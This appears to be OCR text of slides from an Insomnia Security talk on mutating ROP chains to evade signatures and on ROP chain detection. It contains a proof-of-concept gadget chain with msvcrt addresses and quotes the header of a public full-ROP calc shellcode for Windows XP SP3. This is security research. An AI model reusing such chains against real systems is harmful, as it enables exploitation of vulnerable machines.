: Randomise junk values within the chain

Mutate The ROP Chain


POC code for ROP chain modification

```
77C3AF68 POP ECX, EBX, ESI, EDI
77C1BE18 (2nd return)
JUNK
DEADBEEF (How much to reflect on life)
77C53F16 (1st return from pushad)
77C12DF9 PUSHAD
JUNK
77C14490 ADD EAX,ESI
77C1209C XCHG EAX,EDI

77C4CB09 POP EDX '(This is the looper counter)
00000030

77C1F519 POP ECX (`Pop the incrementer)

77C4805E ADD DWORD PTR DS:[EDI],ECX
JUNK
77C41D3F INC EDI `Move along to the next byte

77C4E0B9 POP EBX, EAX
FFFFFFDC STACK MANIPULATER
77C50AC5 ADD ESP,EBX

77C12815 DEC EDX
77C4D69C JE SHORT msvcrt.77C4D6A1
77C4D69F JMP EAX
```

Mutate The ROP Chain

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

The interesting bit



FAIL

Replaced one problem with the same problem

: The modification chain can be detected too

Potential uses for obfuscation

: But really, was just a fail idea

Advanced ROP Chains

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Entire ROP based shellcode

: POC to winexec("calc")

: http://www.exploit-db.com/exploits/22489/

```
Shellcode: Windows XP PRO SP3 - Full ROP calc shellcode
Author: b33f (http://www.fuzzysecurity.com/)
Notes: This is probably not the most efficient way but
    I gave the dll's a run for their money ;))
Greets: Donato, Jahmel

    OS-DLL's used:
       Base     |     Top      |    Size      |     Version (Important!)
    ____________|______________|______________|_____________________________
    0x7c800000 | 0x7c8f6000 | 0x000f6000 | 5.1.2600.5781 [kernel32.dll]
    0x7c900000 | 0x7c9b2000 | 0x000b2000 | 5.1.2600.6055 [ntdll.dll]
    0x7e410000 | 0x7e4a1000 | 0x00091000 | 5.1.2600.5512 [USER32.dll]
```

In Summary

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Common ROP chain detection

: Could be used as a general signature
: Easily bypassed though, so ineffective

Generic ROP chain detection

: Common methods use DWORDS in one module
: Smart signature could evaluate in real-time

My plan didn’t exactly go to plan

: But you get that sometimes
: Not all research projects lead to something useful
: Always keen for discussions

www.insomniasec.com